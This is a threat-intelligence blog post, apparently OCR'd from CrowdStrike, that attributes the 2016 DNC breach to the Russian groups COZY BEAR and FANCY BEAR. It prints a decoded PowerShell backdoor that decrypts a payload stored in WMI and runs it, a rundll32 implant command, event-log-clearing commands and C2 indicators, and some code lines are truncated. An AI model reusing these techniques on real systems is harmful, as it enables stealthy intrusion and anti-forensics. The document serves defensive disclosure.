
Bears in the Midst: Intrusion into the Democratic National Committee

June 15, 2016 Dmitri Alperovitch From The Front Lines



June 15, 2016 UPDATE:

CrowdStrike stands fully by its analysis and findings identifying two separate Russian intelligence-affiliated adversaries present in the DNC network in May 2016. On June 15, 2016 a blog post to a WordPress site authored by an individual using the moniker Guccifer 2.0 claiming credit for breaching the Democratic National Committee. This blog post presents documents alleged to have originated from the DNC.

Whether or not this posting is part of a Russian Intelligence disinformation campaign, we are exploring the documents' authenticity and origin. Regardless, these claims do nothing to lessen our findings relating to the Russian government's involvement, portions of which we have documented for the public and the greater security community.

There is rarely a dull day at CrowdStrike where we are not detecting or responding to a breach at a company somewhere around the globe. In all of these cases, we operate under strict confidentiality rules with our customers and cannot reveal publicly any information about these attacks. But on rare occasions, a customer decides to go public with information about their incident and give us permission to share our knowledge of the adversary tradecraft with the broader community and help protect even those who do not happen to be our customers. This story is about one of those cases.

CrowdStrike Services Inc., our Incident Response group, was called by the Democratic National Committee (DNC), the formal governing body for the US Democratic Party, to respond to a suspected breach. We deployed our IR team and technology and immediately identified two sophisticated adversaries on the network – COZY BEAR and FANCY BEAR. We've had lots of experience with both of these actors attempting to target our customers in the past and know them well. In fact, our team considers them some of the best adversaries out of all the numerous nation-state, criminal and hacktivist/terrorist groups we encounter on a daily basis. Their tradecraft is superb, operational security second to none and the extensive usage of 'living-off-the-land' techniques enables them to easily bypass many security solutions they encounter. In particular, we identified advanced methods consistent with nation-state level capabilities including deliberate targeting and 'access management' tradecraft – both groups were constantly going back into the environment to change out their implants, modify persistent methods, move to new Command & Control channels and perform other tasks to try to stay ahead of being detected. Both adversaries engage in extensive political and economic espionage for the benefit of the government of the Russian Federation and are believed to be closely linked to the Russian government's powerful and highly capable intelligence services.

COZY BEAR (also referred to in some industry reports as CozyDuke or APT 29) is the adversary group that last year successfully infiltrated the unclassified networks of the White House, State Department, and US Joint Chiefs of Staff. In addition to the US government, they have targeted organizations across the Defense, Energy, Extractive, Financial, Insurance, Legal, Manufacturing Media, Think Tanks, Pharmaceutical, Research and Technology industries, along with Universities. Victims have also been observed in Western Europe, Brazil, China, Japan, Mexico, New Zealand, South Korea, Turkey and Central Asian countries. COZY BEAR's preferred intrusion method is a broadly targeted spearphish campaign that typically includes web links to a malicious dropper. Once executed on the machine, the code will deliver one of a number of sophisticated Remote Access Tools (RATs), including AdobeARM, ATI-Agent, and MiniDionis. On many occasions, both the dropper and the payload will contain a range of techniques to ensure the sample is not being analyzed on a virtual machine, using a debugger, or located within a sandbox. They have extensive checks for the various security software that is installed on the system and their specific configurations. When specific versions are discovered that may cause issues for the RAT, it promptly exits. These actions demonstrate a well-resourced adversary with a thorough implant-testing regime that is highly attuned to slight configuration issues that may result in their detection, and which would cause them to deploy a different tool instead. The implants are highly configurable via encrypted configuration files, which allow the adversary to customize various components, including C2 servers, the list of initial tasks to carry out, persistence mechanisms, encryption keys and others. An HTTP protocol with encrypted payload is used for the Command & Control communication.

FANCY BEAR (also known as Sofacy or APT 28) is a separate Russian-based threat actor, which has been active since mid 2000s, and has been responsible for targeted intrusion campaigns against the Aerospace, Defense, Energy, Government and Media sectors. Their victims have been identified in the United States, Western Europe, Brazil, Canada, China, Georgia, Iran, Japan, Malaysia and South Korea. Extensive targeting of defense ministries and other military victims has been observed, the profile of which closely mirrors the strategic interests of the Russian government, and may indicate affiliation with Главное Разведывательное Управление (Main Intelligence Department) or GRU, Russia's premier military intelligence service. This adversary has a wide range of implants at their disposal, which have been developed over the course of many years and include Sofacy, X-Agent, X-Tunnel, WinIDS, Foozer and DownRange droppers, and even malware for Linux, OSX, IOS, Android and Windows Phones. This group is known for its technique of registering domains that closely resemble domains of legitimate organizations they plan to target. Afterwards, they establish phishing sites on these domains that spoof the look and feel of the victim's web-based email services in order to steal their credentials. FANCY BEAR has also been linked publicly to intrusions into the German Bundestag and France's TV5 Monde TV station in April 2015.

At DNC, COZY BEAR intrusion has been identified going back to summer of 2015, while FANCY BEAR separately breached the network in April 2016. We have identified no collaboration between the two actors, or even an awareness of one by the other. Instead, we observed the two Russian espionage groups compromise the same systems and engage separately in the theft of identical credentials. While you would virtually never see Western intelligence agencies going after the same target without de-confliction for fear of compromising each other's operations, in Russia this is not an uncommon scenario. "Putin's Hydra: Inside Russia's Intelligence Services" , a recent paper from European Council on Foreign Relations, does an excellent job outlining the highly adversarial relationship between Russia's main intelligence services – Федеральная Служба Безопасности (FSB), the primary domestic intelligence agency but one with also significant external collection and 'active measures' remit, Служба Внешней Разведки (SVR), the primary foreign intelligence agency, and the aforementioned GRU. Not only do they have overlapping areas of responsibility, but also rarely share intelligence and even occasionally steal sources from each other and compromise operations. Thus, it is not surprising to see them engage in intrusions against the same victim, even when it may be a waste of resources and lead to the discovery and potential compromise of mutual operations.

The COZY BEAR intrusion relied primarily on the SeaDaddy implant developed in Python and compiled with py2exe and another Powershell backdoor with persistence accomplished via Windows Management Instrumentation (WMI) system, which allowed the adversary to launch malicious code automatically after a specified period of system uptime or on a specific schedule. The Powershell backdoor is ingenious in its simplicity and power. It consists of a single obfuscated command setup to run persistently, such as:

```
powershell.exe -NonInteractive -ExecutionPolicy
Bypass -EncodedCommand
ZgB1AG4AYwB0AGkAbwBuACAAcABlAHIAZgBDAHIAKAAkAGMAcgBUA
```

This decodes to:

```
function perfCr($crTr, $data){
$ret = $null
try{
$ms = New-Object System.IO.MemoryStream
$cs = New-Object
System.Security.Cryptography.CryptoStream -
ArgumentList @($ms, $crTr,
[System.Security.Cryptography.CryptoStreamMode]::Writ
$cs.Write($data, 0, $data.Length)
$cs.FlushFinalBlock()
$ret = $ms.ToArray()
$cs.Close()
$ms.Close()
}
catch{}
return $ret
}
function decrAes($encData, $key, $iv)
{
$ret = $null
try{
$prov = New-Object
System.Security.Cryptography.RijndaelManaged
$prov.Key = $key
$prov.IV = $iv
$decr = $prov.CreateDecryptor($prov.Key, $prov.IV)
$ret = perfCr $decr $encData
}
Catch{}
return $ret
}
function sWP($cN, $pN, $aK, $aI)
{
if($cN -eq $null -or $pN -eq $null){return $false}
try{
$wp = ([wmiclass]$cN).Properties[$pN].Value
$exEn = [Convert]::FromBase64String($wp)
$exDec = decrAes $exEn $aK $aI
$ex = [Text.Encoding]::UTF8.GetString($exDec)
if($ex -eq $null -or $ex -eq ”)
{return}
Invoke-Expression $ex
return $true
}
catch{
return $false
}
}
$aeK = [byte[]] (0xe7, 0xd6, 0xbe, 0xa9, 0xb7, 0xe6,
0x55, 0x3a, 0xee, 0x16, 0x79, 0xca, 0x56, 0x0f, 0xbc,
0x3f, 0x22, 0xed, 0xff, 0x02, 0x43, 0x4c, 0x1b, 0xc0,
0xe7, 0x57, 0xb2, 0xcb, 0xd8, 0xce, 0xda, 0x00)
$aeI = [byte[]] (0xbe, 0x7a, 0x90, 0xd9, 0xd5, 0xf7,
0xaa, 0x6d, 0xe9, 0x16, 0x64, 0x1d, 0x97, 0x16, 0xc0,
0x67)
sWP ‘Wmi’ ‘Wmi’ $aeK $aeI | Out-Null
```

This one-line powershell command, stored only in WMI database, establishes an encrypted connection to C2 and downloads additional powershell modules from it, executing them in memory. In theory, the additional modules can do virtually anything on the victim system. The encryption keys in the script were different on every system. Powershell version of credential theft tool MimiKatz was also used by the actors to facilitate credential acquisition for lateral movement purposes.

FANCY BEAR adversary used different tradecraft, deploying X-Agent malware with capabilities to do remote command execution, file transmission and keylogging. It was executed via rundll32 commands such as:

```
    rundll32.exe “C:\Windows\twain_64.dll”
```

In addition, FANCY BEAR’s X-Tunnel network tunneling tool, which facilitates connections to NAT-ed environments, was used to also execute remote commands. Both tools were deployed via RemCOM, an open-source replacement for PsExec available from GitHub. They also engaged in a number of anti-forensic analysis measures, such as periodic event log clearing (via `wevtutil cl System` and `wevtutil cl Security` commands) and resetting timestamps of files.

Intelligence collection directed by nation state actors against US political targets provides invaluable insight into the requirements directed upon those actors. Regardless of the agency or unit tasked with this collection, the upcoming US election, and the associated candidates and parties are of critical interest to both hostile and friendly nation states. The 2016 presidential election has the world’s attention, and leaders of other states are anxiously watching and planning for possible outcomes. Attacks against electoral candidates and the parties they represent are likely to continue up until the election in November.

Indicators of Compromise:

IOC	Adversary	IOC Type	Additi
6c1bce76f4d2358656132b6b1d471571820688ccdbaca0d86d0ca082b9390536	COZY BEAR	SHA256	pagen (SeaD

b101cd29e18a515753409ae86ce68a4cedbe0d640d385eb24b9bbb69cf8186ae	COZY BEAR	SHA256	pagen (SeaD

58[.]49[.]58[.]58:443	COZY BEAR	C2	SeaDa
218[.]1[.]98[.]203:80	COZY BEAR	C2	Power C2
187[.]33[.]33[.]8:80	COZY BEAR	C2	Power C2
fd39d2837b30e7233bc54598ff51bdc2f8c418fa5b94dea2cadb24cf40f395e5	FANCY BEAR	SHA256	twain_ (64-bi impla
4845761c9bed0563d0aa83613311191e075a9b58861e80392914d61a21bad976	FANCY BEAR	SHA256	VmUp (X-Tur
40ae43b7d6c413becc92b07076fa128b875c8dbb4da7c036639eccf5a9fc784f	FANCY BEAR	SHA256	VmUp (X-Tur
185[.]86[.]148[.]227:443	FANCY BEAR	C2	X-Age
45[.]32[.]129[.]185:443	FANCY BEAR	C2	X-Tun
23[.]227[.]196[.]217:443	FANCY BEAR	C2	X-Tun

Tweet in Share

Dmitri Alperovitch

Co-founder and CTO of Crowdstrike, Dmitri Alperovitch leads the Intelligence, Technology and CrowdStrike Labs teams.

Alperovitch has invented 18 patented technologies and has conducted extensive research on reputation systems, spam detection, web security, public-key and identity-based cryptography, malware and intrusion detection/prevention.

Alperovitch's many honors include being selected as MIT Technology Review's "Young Innovators under 35" (TR35) in 2013. He also was named Foreign Policy Magazine's Leading Global Thinker for 2013 and received a Federal 100 Award for his information security contributions.

Related Content

Reconnaissance Detection (Blue Team)

As we move through this Red Team vs. Blue Team series, our intent is to provide…

More Than Just Your eSignature: The Analysis

CrowdStrike recently conducted an investigation for a client operating in the healthcare sector that was subject…

Heading to Black Hat 2016

Without a doubt, Black Hat is one of the marquee events that gathers together the entire…

| Privacy | Request Info | Blog | Join Our Team | Sitemap | Contact Us | 1.888.512.8906